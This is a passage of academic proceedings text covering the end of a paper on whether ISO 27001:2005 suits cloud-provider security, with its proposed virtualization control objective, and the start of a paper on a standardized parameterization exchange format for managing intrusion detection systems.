adopts the ”Plan-Do-Check-Act” model applied to structure all ISMS processes. The model ensures that ISMS is established, implemented, assessed, measured where applicable, and continually improved. The standard defines 133 controls grouped into 39 control objectives and 11 clauses. These controls shall be selected as part of the process to establish ISMS suitable to cover the identified requirements. They are not exhaustive and additional control objectives or controls may also be selected, or some can be excluded, but the prospective candidate must justify the exclusion.

ISO 27002:2005 [10] is complementary to ISO 27001:2005. It is a practical guideline for developing organizational security standards and effective security management practices and to help build confidence in inter-organizational activities.

ISO 27005:2011 [11] provides guidelines for Information Security Risk Management (ISRM) in organization supporting the requirements of ISMS. ISRM process consists of context establishment, risk assessment, risk treatment, risk acceptance, risk communication and risk monitoring and review.

C. Audit and Assessment Standards and Guidance

A company must perform internal and external audits prior certification to obtain ISO 27001:2005 Certificate. There are several guidance and certifications for this purpose.

COBIT 4.1. Control Objectives for Information and Related Technology (COBIT) [12] developed by Information Systems Audit and Control Association (ISACA) provides a set of 34 high-level control objectives, one for each of the IT processes, grouped into four domains: Plan and Organize, Acquire and Implement, Deliver and Support, and Monitor and Evaluate. The structure covers all aspects of information and the technology that supports it. By addressing these 34 high-level control objectives, the business process owner can ensure that an adequate control system is provided for the IT environment. COBIT version 5 is in preparation.

SAS 70 (Audit) Type II. SAS 70 [13], developed by American Institute of Certified Public Accountants (AICPA), does not specify a pre-determined set of control objectives or control activities that CSP must achieve, but it provides guidance to enable an independent auditor to issue an opinion on a CSP's description of controls through a Service Auditor's Report. SAS70 Type II certifies that CSP had an in-depth audit of its controls (including control objectives and control activities), which should relate to operational performance and security to safeguard CCs data. This helps the CSP to build trust with its CCs. CCs, on the other hand, with the Service Auditor Report from their CSP(s), obtain valuable information regarding the CSP(s) controls and the effectiveness of those controls. The standard SAS70 is now divided into parts and replaced by two new standards: (1) SSAE No. 16 for Service Auditors and (2) Clarified Auditing Standard for User Organizations. We have analyzed SAS 70 since many CSPs have SAS 70 compliance.

There are other security standards that cover specific areas. HIPAA [14] addresses the security and privacy of health data and intends to improve the efficiency and effectiveness of the health care system by encouraging the widespread use of electronic data interchange. PCI DSS V2.0 [15] is developed to encourage and enhance cardholder data security and facilitate the broad adoption of consistent data security measures globally. At high level it has 12 requirements to protect cardholder data, which may be enhanced with additional controls and practices to further mitigate risks at acceptable level.

III. Cloud Security Efforts on Standardization

Although general security standards can help CSPs in implementing information security system, there is a need for more efforts for cloud security standardization. CSA identified top threats to cloud computing in [16]. In order to mitigate the risks of threats ENISA identified and assessed the risk level as a function of the business impact and likelihood of the incident scenario [17].

NIST discusses the threats, technology risks, and safeguards for public cloud environments and provides the insight needed to make informed IT decisions on their treatment [18]. The main emphasis is set on security and data privacy.

The CSA's initial report V2.1 [19] contains a different sort of taxonomy based on 15 different security domains and the processes that need to be followed in an overall cloud deployment. New candidate domains are proposed for version 3 [4] and are of the greatest interest to experienced industry consumers and security professionals. Core functionalities, optional features, services, addressed threats, and the challenges to be focused on are addressed for each candidate domain.

CSA puts a lot of efforts in its CSA GRC project [20]. A list of 98 controls grouped into 11 groups is defined in [21]. Each control is mapped into compliant control of other security standards or best practices.

A. Is any general security standard appropriate for Cloud Security Challenges?

The best solution for CSP's information security system is to cover and meet both the ISO standard and NIST guidance controls. But, it is not so simple. NIST's 800-53 [5] shows that a small number of controls are not covered in the other standard. Also, neither NIST's 800-53 security control subsumes ISO 27001:2005, nor opposite. There are many security controls with similar functional meaning, but with different functionality. Other security controls with similar topics are addressed in the same control objective (ISO) or family (NIST), but has different context, perspective, or scope. Another problem is that some controls from one standard are spread in several controls in the other standard.

The standards differ in their purpose and applicability, as well. While ISO 27001:2005 is general purpose and applies to all types of organizations, NIST's 800-53 is applicable for information systems supporting the executive agencies of the federal government.

The main concern here is: are the controls of both standards applicable to CSP and all cloud service layers? Do they cover all the traditional security challenges, as well as newly opened security issues in cloud? Are there any security challenges in cloud computing not covered with these controls?

CSP	Security Compliance
Amazon	PCI DSS Level 1, ISO 27001, SAS 70 Type II, HIPAA
Salesforce	ISO 27001, SysTrust, SAS 70 Type II
Microsoft	PCI DSS, HIPAA, SOX, ISO 27001, SAS 70 TYPE 1 and II
Google	SAS 70 Type II, FISMA
IBM	ISO 27001

TABLE I
EXISTING CSPS' SECURITY CERTIFICATION AND ACCREDITATION

#	Description
-1	Transfered partially to SLA and remain as Control Objective
0	Same importance
+1	Control Objective with increased importance

TABLE II
CONTROL OBJECTIVE IMPORTANCE METRICS




Fig. 1. Control objective comparison: On-premises computing versus cloud.

ISO 27001:2005 is a general purpose standard and therefore, its control objectives are conformable to CSP. But the question remains: Are they enough for CSP's ISMS? Our further research is going into two directions: first, we measure the CC efforts to be taken for each ISO 27001:2005 control objective if their services are hosted on-premise or in the cloud. And second, we analyze if there should be any other security control to be included in the ISO 27001:2005 controls.

B. CSPs' Efforts towards Security

Table I presents the evaluation of the security standards certification existing CSPs have. Most of CSPs are ISO 27001:2005 certified and in addition have one or more security certificates or compliances for their infrastructure.

In the next Section we evaluate ISO 27001 compatibility to cloud security challenges due to standard's generality and the fact that almost all main CSPs are ISO 27001:2005 Certified.

IV. ISO 27001:2005: ON-PREMISE VS CLOUD

In this Section we propose a model to measure the ISO 27001:2005 control objectives importance for both on-premise and cloud solutions. We assess and assign a quantitative metric for each control objective importance. With the qualitative and quantitative analysis we compare the applicability and importance of ISO 27001:2005 control objectives as a general purpose standard, and the fact that the cloud techniques subsume the on-premise ones.

As the CSP becomes an external party that CC relies, CC must transfer some security issues to CSP, but also to increase the domain in SLAs. We define three possible values for the importance of each control objective in ISO 27001:2005, both for on-premise and in the cloud. Table II shows the explanation of each importance. We omit particular control objectives that has no effect if the services are hosted on-premise or in the cloud, i.e. operational or management control objectives.

A. Evaluation of Control Objectives Importance

Comparison of the differences among cloud computing versus traditional on-premises computing can be carried through deducing which resources or services are executed by CC or CSP. Such comparison is given in [22]. The responsibilities for all parts of the IT services hosted on-premises are on the resource owner, i.e. the customer. Going from IaaS, through Paas to SaaS cloud service layer, more and more responsibilities are transferred from the CC to the CSP.

We evaluate each control objective importance on-premise and in cloud using the comparison and metric definitions in Table II. According to control classification in [5] for control objectives, management and operational control objectives do not depend if the company services are hosted on-premise or in cloud. For example, the company must define security policy, no matter of information systems' size and type.

B. Analysis of Control Objectives Importance

The results of the evaluation are presented in Table III. 18 control objectives depreciate their importance, 2 control objectives increase the importance and 7 control objectives retain the importance. We must emphasize that importance depreciation does not mean that a given control objective meaning is decreased or even irrelevant or that particular control objective should be excluded, but the control objective obligations are somehow be transferred to the CSP, and should be integrated (partially or all controls of a given control objective) into SLA agreement signed between CSP and CC. During the processes of establishing or reviewing ISMS and its improvement, the prospective CC can use this evaluation to select / exclude the controls and control objectives to cover the identified requirements, and to put more effort to control objectives with higher importance.

Fig. 1 presents the percentages of control objectives that increase, decrease or retain the level of importance in cloud solution compared to on-premise. We conclude that $2/3$ of control objectives are with depreciated importance in cloud and only 7.41% increased the importance when moving into the cloud. Also, the number of control objectives with depreciated importance is 9 times greater than the one with increased importance.

Control Objective	Value
External parties	+1
Third party service delivery management	+1
Responsibility for assets	-1
Information classification	-1
Secure areas	-1
Equipment security	-1
System planning and acceptance	-1
Protection against malicious and mobile code	-1
Back-up	-1
Network security management	-1
Media handling	-1
Electronic commerce services	-1
Monitoring	-1
User access management	-1
Network access control	-1
Mobile computing and teleworking	-1
Security of system files	-1
Technical Vulnerability Management	-1
Reporting information security events and weaknesses	-1
Compliance with sec. policies and standards, and tech. compl.	-1
Operating system access control	0
Application and information access control	0
Cryptographic controls	0
Management of information sec. incidents and improvements	0
Information security aspects of business continuity management	0
Compliance with legal requirements	0
Security in development and support processes	0

TABLE III
EVALUATION OF ISO 27001:2005 CONTROL OBJECTIVES




Fig. 2. Virtualized Multi-tenant Environment in IaaS and PaaS [19]




Fig. 3. Virtualized Multi-tenant Environment in SaaS [26]

V. ISO 27001:2005 (IN)COMPLIANCE FOR CLOUD COMPUTING

In this Chapter we analyze the ISO 27001:2005 requirements' conformity to cloud computing security challenges, particularly the new one, such as customer isolation, insider attacks, and security integration [23], due to cloud computing multi-tenancy, virtualization, and outsourcing the CCs' data and applications. We evaluated that almost all main CSPs are ISO 27001:2005 certified. Due to new security challenges we analyze if CSP' ISO 27001:2005 Certificate will be enough to generate trust for CCs that are secured in the rented infrastructure, platform or software.

A. Security Challenges due to Virtualization

Traditional on-premise data-centers security solutions do not comply with virtualized environment, because of the complex and ever-dynamic nature of cloud computing [24]. The virtualization by itself does not affect the security if it is used on-premise in a physical, logical and environmental isolated secured environment. IDS and IPS systems can secure the internal virtual and physical machines from the exterior environment, if they are into one autonomous system, that is, under same administrative governance. Figure 2 depicts multitenant environment where cross VM attacks is possible.

In cloud computing, especially in IaaS and PaaS, the resources are shared and rented to the different customers. Even more, the same physical machine can be shared to many different customers. The current virtualization is weak and can be easily attacked [25]. The security solutions for some flaws are found, but new security threats and vulnerabilities arise day by day. Thus, CSPs' security perimeter is broken from inside, making their IDS and IPS helpless. Therefore, CSPs must introduce effective isolation among the CCs, although allowing physical resource sharing.

Multitenancy exists In SaaS cloud service layer, as well. There are three degrees of data isolation for SaaS applications presented in Figure 3. In Isolated environment each tenant has its own database. Tenants in Semi-shared environment share the database using a separate schema and in Shared environment share both the database and the schema.

We found several security solutions for virtualization challenges. Hao F. et al [27] propose SEC2 solution which enables users to customize their security policy settings the same way they control their on-premise network. Ibrahim A. et al [28] propose Virtualization-Aware Security Solution CloudSec, which monitors volatile memory to detect and prevent for the kernel data rootkits.

Analyzing ISO 27001:2005 requirements and their controls we concluded that there is no control for virtualization. Clause 11 that covers access control and also many standard controls, even the whole control objective, assume that operating systems are on separate real machines. But in the reality, issues such as trusting the VM image, hardening hosts, and securing inter-host communication are critical areas in IaaS [29]. Therefore, we propose to include a new control objective for *virtualization management*, with two controls: *virtualization* and *virtual machines control*. For the former we propose: *Information involved in virtual machines shall*

be appropriately protected and for the latter: *Virtual machines shall be adequately managed and controlled, in order to be protected from internal and external threats, and to maintain information security in transit*. In addition to this, NIST defines the control SC-30 *Virtualization Techniques* in [5], which is not mapped to any control of ISO 27001:2005. NIST's control is far from enough to cover all security flaws due to multi-tenant virtualization in cloud computing.

B. Security, Data Protection and Privacy as-a-Service

Business does not fully accept cloud infrastructure, platform and software due to security, data protection and privacy, as well as trust issues. Combining the advantages of secured cloud storage and software watermarking through data coloring and trust negotiation, the authors in [30] propose reputation system to protect data-center access at a coarse-grained level and secure data access at a fine-grained file level.

Such systems and solutions supersede and subsume the traditional security systems, and thus CSPs should implement them. Therefore, offering *Security-as-a-Service* (SECaaS) and *Data protection and privacy-as-a-Service* will speed up cloud market growth, both for the providers' offers and clients, as well as cloud trustworthiness. CSA offers 10 candidate domains for SECaaS [4].

Data privacy is treated in two controls in ISO 27001:2005 requirements. The control 6.2.3 requires the client data privacy (CCs) and the control 15.1.4 requires from the CSP to ensure data privacy. These two controls obligate both the CCs and the CSPs to manage the data privacy with higher importance.

As shown in Table I, many CSPs are not only complained to some security standards, but they offer services to CCs to help them in their security standard compliance, as well. Thus, the risks that arise from multi-tenancy and virtualization will be mitigated, and mutual trustworthiness will be established among CSPs, CCs and end users.

VI. Security Risks in the Cloud

Cloud computing produces many open security issues to be assessed. Migrating company services into cloud moves their data and applications outside of the company security perimeter. This outsourcing opens new security issues and amplifies existing, thus increasing the company's security overall risk. Multi-tenancy, supported by virtualization, is another important security flaw producing new threats and vulnerabilities from inside, the co-tenants. The current isolation facility within clouds i.e. virtualization is weak and can be easily attacked [25]. The problem is even worse in the case of tenants are hosted on the same physical hardware. Thus, CSPs and CCs must ensure the customer data and applications are "really" secured and the risks are mitigated to the customer's acceptable level.

Business continuity and Disaster recovery are only one domain of all the domains for CSA's SECaaS [4]. In this section we analyze the security detriments cloud computing offers and are aware that some benefits will also produce detriments. We overview some of the main risks that impact the business continuity together with some solutions that mitigates the risks to acceptable level.

1) Multi-tenant environment: Although the cloud can offer better protection and defense for the same cost than traditional solutions it has a detriment as well. Different cloud tenants are serious potential threat in shared and multi-tenant environment and especially in the public clouds. This is not the case in the traditional in-house solution even if virtualization techniques are used. Each CSP should develop a methodology to evaluate the tenants and categorize them into categories with trustfulness purposes. This is especially important for IaaS and PaaS where a client can impact more to its own security, but also is threat to other tenants.

2) Heterogeneity, Complexity, Interoperability: Business continuity depends not only on the effectiveness and correctness of system components, but also on the interactions among them. Subsystem component heterogeneity leads to difficult interoperability. Number of possible interactions between components increases the system failure probability. Complexity typically relates inversely to security, with greater complexity giving rise to vulnerabilities [18]. Defining security standards for adapters, wrappers, transducers, and data transformation, as well as performance analysis can offer stable system solution and mitigate the risks.

3) Regulatory and Standards Compliance: A CSP must provide an evidence that meets the standards and regulatory a company needs. Each CSP should permit the regular audits by the CCs. A CC should assess the risks and include them into risk acceptance plan if acceptable. If not, the services with unacceptable risks should stay in-house. ISO 27001:2005 covers these issues well in several controls.

4) Loss of Control: A company must transfer some control of the assets, application, etc. to the CSP. CCs must assure that their CSP can meet SLA requirements, and if not, they must assess the risks and include them into BCP. Also, we suggest to CSPs regulatory to obligate CCs to concern about security in SLA agreement.

5) Disaster Recovery - RPO and RTO: Although the cloud can offer better RPOs and RTOs [1] we assume that maybe CSP had not defined these objectives or if defined they are worse than CCs would expect. The CCs must be ensured that CSP's RPOs and RTOs are defined in compliance with its own, as well as the CSP can satisfy such defined requirements.

6) Performance challenges: All cloud computing security solutions and techniques degrade cloud services' performance. Implementing identity and access management, web and email security, intrusion management, [4], as well as monitoring systems, data coloring, and other traditional security services, such as web service security produce data overhead and system latency. They must be considered due to their negative impact to server performance and thereby to the system availability.

7) Data Protection, Privacy and Location: Although replication produces security benefits in Disaster Recovery and system availability, it produces a security detriment. Thus, along with virtualization, it complicates the access control management and data privacy. Outsourcing only noncritical

applications and its data to cloud, if applicable, shall provide the client company with even better data protection and management compared to traditional solutions.

CSPs must ensure CCs into their operations and privacy assurance. Privacy-protection mechanisms must be embedded in all security solutions [29]. This risk directly impacts the regulatory compliance risk and company business reputation. Auditing and logging tenant's activities can reduce the risk of incidents, as well as including obligations in the SLA agreements. ISO 27001:2005 defines controls for audit and logging, but CSP must also include new controls we propose.

In some cases the applications and data might be stored in countries where their judiciary concern and lead to regulatory incompliance. Keeping them in-house or in a hybrid cloud with the appropriate SLA can mitigate the risk.

VII. Conclusion

Security challenges remain the main barrier to migrate the services and applications into the cloud. Introducing the trustworthiness among CSPs and CCs is essential. This paper concludes that the existing general purpose security standards, such as ISO 27001:2005, do not cover all cloud security challenges. We propose a new ISO 27001:2005 control objective, *virtualization management*, with two controls covering *virtualization* and *virtual machines control*.

In this paper we define a methodology to quantify the ISO 27001:2005 Requirements grouped in control objectives, comparing on-premise and cloud environments. The evaluation and analysis of ISO 27001:2005 standard result in the importance transfer from CC to CSP. Simultaneously CC must provide a huge effort to implement all control objectives with decreased importance in SLA with its CSP.

No paper so far has presented business continuity aspects in details about cloud computing and it challenged us to address the cloud computing model security detriments that depreciate the CC business continuity: performance and availability, data privacy, protection and location, regulatory and standards compliance, loss of control, heterogeneity, complexity, and interoperability, multi-tenant environment, and disaster recovery - RPO and RTO compliance and effectiveness. In this paper we introduce proposals to mitigate the probability of incident scenario for each detriment. These main risks can be assessed appropriately and mitigated to the acceptable level by applying recommendations in these proposals according to matrix for risk level as a function of the business impact and probability of incident scenario [11].

References

[1] S. Ristov, M. Gusev, M. Kostoska, and K. Kiroski, "Business continuity challenges in cloud computing," in *ICT Innovations 2011, Web Proceedings, Skopje, Macedonia*, 2011.

[2] S. Ristov, M. Gusev, and M. Kostoska, "Cloud computing security in business information systems," 2012, to be published in International Journal of Network Security & Its Applications (IJNSA).

[3] B. S. Kaliski, JR. and W. Pauley, "Toward risk assessment as a service in cloud environments," in *Proc. of the 2nd conf. HotCloud'10*. USENIX Ass., USA, 2010, pp. 13–13.

[4] (2011, Sep.) CSA security as a service v1.0. [Online]. Available: https://cloudsecurityalliance.org/research/working-groups/secaas/

[5] (2011, Sep.) NIST SP800-53 revision 3. [Online]. Available: http://csrc.nist.gov/publications/PubsSPs.html

[6] (2011, Sep.) FIPS 200 minimum security requirements for federal information and information systems. [Online]. Available: http://csrc.nist.gov/publications/PubsFIPS.html

[7] (2011, Sep.) NIST SP800-39 managing information security risk. [Online]. Available: http://csrc.nist.gov/publications/PubsSPs.html

[8] ISO/IEC 27001:2005, Information Security Management Systems - Requirements. [Online]. Available: http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=42103

[9] (2010) Microsoft information security management system for microsoft cloud infrastructure. [Online]. Available: http://www.globalfoundationservices.com/security/documents/InformationSecurityMangSysfor/MSCloudInfrastructure.pdf

[10] (2011, Sep.) ISO/IEC 27002:2005, Code of Practice for Information Security Management. [Online]. Available: http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=50297

[11] ISO/IEC 27005:2011, Information Security Risk Management. [Online]. Available: http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=56742

[12] (2011, Sep.) ISACA cobit 4.1. [Online]. Available: http://www.isaca.org/Knowledge-Center/COBIT/Pages/Overview.aspx

[13] (2011, Sep.) AICPA SSAE 16. [Online]. Available: http://www.aicpa.org/Research/Standards/AuditAttest/Pages/SSAE.aspx

[14] (2011, Sep.) HIPAA. [Online]. Available: https://www.cms.gov/HIPAAGenInfo/

[15] (2011, Sep.) PCI DSS v2.0. [Online]. Available: https://www.pcisecuritystandards.org/security_standards/

[16] (2011, Sep.) CSA top threats to cloud computing. [Online]. Available: http://www.cloudsecurityalliance.org/topthreats/csathreats.v1.0.pdf

[17] D. Catteddu and G. Hogben. (2009) Cloud computing risk assessment. [Online]. Available: http://www.enisa.europa.eu/publications/position-papers/position-papers-at-enisa/act/rm/files/deliverables/cloud-computing-risk-assessment

[18] (2011, Sep.) NIST SP800-144 draft guidelines on security and privacy in public cloud computing. [Online]. Available: http://csrc.nist.gov/publications/PubsSPs.html

[19] (2011, Sep.) CSA security guidance for critical areas of focus in cloud computing v2.1. [Online]. Available: https://cloudsecurityalliance.org/research/initiatives/security-guidance/

[20] (2011, Sep.) Cloud security alliance group CSA-GRC stack. [Online]. Available: http://www.cloudsecurityalliance.org/grcstack.html

[21] (2011, Sep.) CSA cloud security alliance cloud controls matrix (CCM), v1.2. [Online]. Available: https://cloudsecurityalliance.org/research/initiatives/cloud-controls-matrix/

[22] C. Clayton. (2011, Sep.) Standard cloud taxonomies and windows azure. [Online]. Available: http://blogs.msdn.com/b/cclayton/archive/2011/06/07/standard-cloud-taxonomies-and-windows-azure.aspx

[23] R. Glott, E. Husmann, A. Sadeghi, and M. Schunter, "Trustworthy clouds underpinning the future internet," in *The future internet*, J. D. et al, Ed. Springer-Verlag, Berlin, Heidelberg, pp. 209–221.

[24] A. S. Ibrahim, J. Hamlyn-Harris, and J. Grundy, "Emerging security challenges of cloud virtual infrastructure," in *Proc. of the Asia Pacific Cloud Workshop 2010 (co-located with APSEC2010), Sydney*, 2010.

[25] Z. Afoulki, A. Bousquet, and J. Rouzaud-Cornabas, "A security-aware scheduler for virtual machines on iaas clouds," Tech. Rep. RR-2011-08. [Online]. Available: http://www.univ-orleans.fr/lifo/rapports.php?lang=en&sub=sub3

[26] M. Taylor and C. J. Guo. (2012, Jan.) Data integration and composite business services, part 3: Build a multi-tenant data tier with access control and security. [Online]. Available: http://www.ibm.com/developerworks/data/library/techarticle/dm-0712taylor/

[27] F. Hao, T. V. Lakshman, S. Mukherjee, and H. Song, "Secure cloud computing with a virtualized network infrastructure," in *Proc. of the 2nd conf. HotCloud'10*. USENIX Ass., USA, 2010, pp. 16–16.

[28] A. S. Ibrahim, J. Hamlyn-Harris, J. Grundy, and M. Almorsy, "Cloudsec: A security monitoring appliance for virtual machines in the iaas cloud model," in *Proceedings of 5th International Conference on Network and System Security (NSS 2011), Milan, Italy*, 2011.

[29] H. Takabi, J. B. D. Joshi, and G. Ahn, "Security and privacy challenges in cloud computing environments," *IEEE J. of Security & Privacy*, vol. 8, no. 6, pp. 24–31, 2010.

[30] K. Hwang and D. Li, "Trusted cloud computing with secure resources and data coloring," *IEEE Internet Computing*, pp. 14–22, 2010.

Intrusion Detection Parameterization Exchange Data Model

Björn-C. Bösch
Carl-von-Ossietzky University / Department of Computer Science, Oldenburg, Germany
bjoern.carsten.boesch@uni-oldenburg.de

Abstract – The efficiency of Intrusion Detection Systems depends on their configuration. This configuration is currently vendor-specific. Operations could become complex when multiple systems are used. I briefly discuss why current management protocols are not adequate to manage Intrusion Detection Systems and what is needed to manage Intrusion Detection Systems adequate.

Based on the functional Intrusion Detection model of the IETF the integration approach will be pointed out as well as requirements for the Intrusion Detection Parameterization Exchange Format and its structure will be briefly described. Analog to the Intrusion Detection Message Exchange Format a parameterization format for standardized parameterization was designed.

Separation of baseline configuration and parameterization for individual integration are illustrated on basis of Snort. Usability and functionality of this approach was demonstrated by integration in the network based IDS Snort and the host based IDS Samhain under one parameterization web frontend.

This approach provides administrators a consistently administration frontend for all integrated IDS. The security level is approved by one central administration entity for the complete IDS solution independent from IDS manufacturers. Updates and parameter modifications could be done from this central point. There is no longer imperative to allow connection from analyzers to the Internet or the central operations LAN to update itself or for notifications.

IDS manager are independent from the rest of the IDS. IDS of different vendors and different analyzing level could be managed with one administration interface.

I. Introduction

Since the Internet become public, CERT/CC has reported increasingly incidents per year [1]. A cause of this trend is the increase of vulnerabilities since 1999 [2]. In 2004 exploits were available within an average of less than five days [4]. In this context attacks become more and more complex with decrease of attackers knowledge. This trend supports complex hacking attacks as depicted in fig. 1.

Intrusion Detection Systems (IDS) protect critical infrastructure and services against malicious actions. Detailed knowledge of application and communication are necessary to protect services. IDS are scoped on a single application (special kind of Host based IDS), a single operating system (Host based IDS) or communication protocols (Network IDS). To detect intrusions in an IT composite, different IDS are required to protect and monitor the computer systems at all levels, top to bottom.

IDS will be classified on its scope (Host based IDS or Network IDS) and the detection technique (signature based IDS or anomaly based IDS). Anomaly detection defines a baseline. An intrusion will be raised when the tolerance from the baseline is exceeded. Signature based IDS compares activity against known vulnerabilities. An intrusion will be detected when activity matches a signature. Signature based IDS are currently state of the art [25].

IDS are isolated solutions. Today there is no combination or interaction between IDS. This work is focused on the fundamental question: Is it possible to separate the IDS manager completely from the rest of heterogeneous IDS landscapes with a standardized format between IDS manager and analyzer?

The remaining paper is organized as follows: In section II the needs for a standardized parameterization are described by demonstrating, that current system management protocols are not adequate. Subsequent the methodology of parameterization and the requirements to a common parameterization format are pointed out in section III. Section IV gives a brief high level overview of the structure of IDPEF. The integration approach is outlined in section V. Section VI presents the integration results and I conclude in section VII.




Figure 1. Attack Sophistication vs. Intruder Technical Knowledge [3]

II. THE NEED FOR STANDARDIZED PARAMETERIZATION OF IDS

This section discusses the needs of a standardized IDS management in a heterogeneous IT landscape. Some current systems management formats were briefly analyzed and their weaknesses for IDS management are carried out.

Today, each IDS provides its individual software maintenance solution with automated update communication from the IDS management network through the vendors via the Internet. No central entity operates as software distributor to maintain the different IDS components over the IDS management network for all IDS entities.

Administration access, administration files and configuration syntax of each IDS vendor are individual. Dedicate system accounts with privileged rights are often needed to maintain the IDS.

Administration skills have to cover every IDS (full coverage and detection). Alternatively, a limited amount of systems and services will be protected by an IDS (reduced coverage). A third approach is to select an IDS which is able to protect all applications, operating systems and communication protocols, with its strength and weaknesses (reduced detection).

All solutions with more than one IDS require additional IDS manager with individual frontend designs including platforms for this application and administration skills for it. From an economic point of view and risk management a compromise of all approaches is preferred.

A widely used solution for networking systems is the configuration with the Simple Network Management Protocol (SNMP). SNMP [6] uses the User Datagram Protocol (UDP) [8] without an existing flow-control. For every IDS entity a Management Information Base (MIB) is necessary on site of the manager to define possible values and their interpretation.

The current version 3 of SNMP supports basic cryptography and authentication [7]. The used Data Encryption Standard (DES) is vulnerable against cryptanalytic methods [9]. Advanced Encryption Standard (AES) was propagated in November 2001 by the US-American National Institute of Standards and Technology (NIST) as new standard [10].

This solution requires individual add-ons on site of the IDS manager. Furthermore the confidentiality of IDS parameterization data and the control of the data connection were not adequate protected.

The Common Intrusion Detection Framework (CIDF) was focused to develop protocols and application programming interfaces. Information, components and resources should be shared with other systems. As result of the CIDF-project the Common Intrusion Specification Language (CISL) [11] was developed. The CISL syntax is a lisp-like language with nested S-expression to subscribe attacks.

This approach is more for standardized notification than for configuration of IDS usable. So it was handed over to the intrusion detection working group of the IETF which developed the Intrusion Detection Message Exchange Format (IDMEF) [12].

IDMEF standardizes notifications to a monitoring application. As transport protocol the Intrusion Detection eXchange Protocol (IDXP) [13] was created on top of the Blocks Extensible Exchange Protocol (BEEP) [5]. This approach enables to integrate all IDS notification in one IDS monitoring system by standardized message exchange.

IDXP bases on the Blocks Extensible Exchange Protocol (BEEP). This protocol framework provides confidentiality, integrity and authentication for the communication.

A streamtype option with the valid values “alert”, “heartbeat” or “config” is provided by IDXP. The value “alert” is used by IDMEF. The other two values are still not in use. This work uses IDXP with the “config” value as communication framework.

The peers of IDXP-based IDMEF communication are not explicit defined within the IETF IDS model [14]. It is possible to use the IDMEF on IDXP from an analyzer to an IDS manager or from an IDS manager to an external monitoring system. This approach integrates IDMEF / IDXP communication between analyzer and IDS manager. The IDS manager will be separated from the rest of the IDS with a standardized communication. The communication between sensor and analyzer will be still IDS-specific, as depicted in fig. 2.

The IDS model of the IETF has no closed loop control within the IDS. The security policy will be applied from the administrator directly to IDS manager, analyzer and sensor. For a standardized parameterization the communication for the security policy was modified from the administrator to the IDS manager. The standardized parameterization will be distributed from the IDS manager via the analyzers to each single sensor of the IDS. Figure 2 illustrates this modified communication based on the IETF IDS model.

An IDXP-based standardized communication connects IDS manager with the rest of the IDS. Consequently, the IDS manager is now independent from the IDS itself and the IDS manager will become single point of human interface. The development stream for IDS manager should be focused on usability, monitoring and alerting as well as maintenance features. The development stream of the rest of the IDS could be focused on effective performance and detection of intrusions.

III. PARAMETERIZATION METHODOLOGY AND FORMAT REQUIREMENTS

All IDS compares activity against a reference database. References consist of a baseline part and parameter part. The baseline part describes the event itself (intrusion activity or baseline). Baseline parts are customized by a parameter part for the individual implementation. For example, a SYN-flood contains in the baseline part the attack description. In this case it is the TCP/IP-protocol and the set SYN-flag. The parameter part customizes the event with a threshold and a time interval for the individual implementation. As result more than 200 SYN-Requests within 1 second will cause a SYN-flood event signalization.

Attributes for the standardized parameterization format were derived from this methodology. Analog to IDMEF the standardized parameterization format were named "Intrusion Detection Parameterization Exchange Format" (IDPEF).

Before starting the IDPEF design, requirements were documented [15]. These requirements ensure that a broad applicability will be honored within the design:

Existing standards without royalties or license fees have been preferred to ensure open implementations as well as free evolution and enrichments. IDPEF and its distribution communication should be free from architectural restrictions to be applicable to mainly all (commercial and free) IDS integrations. To reach a wide applicability, sensor and analyzer could be integrated or separated. A combination or separation of the managers for parameterization with those for notification and/or alert correlation must not have impact of the usage of IDPEF.

To support wide applicability, IDPEF must be applicable to homogenous IDS (at least 1 analyzer) and meshed IDS with multiple vendors or types. Also integrations of analyzer and manager in some large hierarchy or distributed mesh of components or isolation do not have impact to IDPEF.

IT solutions cross political or cultural boarders. Therefore IDPEF has to support full internationalization and localization to enable a global usage.

The IDPEF has been independent to a transport protocol. Vulnerabilities in the transport protocol or used extensions must not have any impact to IDPEF. Hence, IDPEF did not address any security matters. Integrity, confidentiality and authentication have to be granted by the transport protocol.

IDPEF is operated in a time frame with IPv4 [16] and IPv6 [17], including hybrid IPv4/IPv6 operations. The IDPEF has to support operations within these environments.

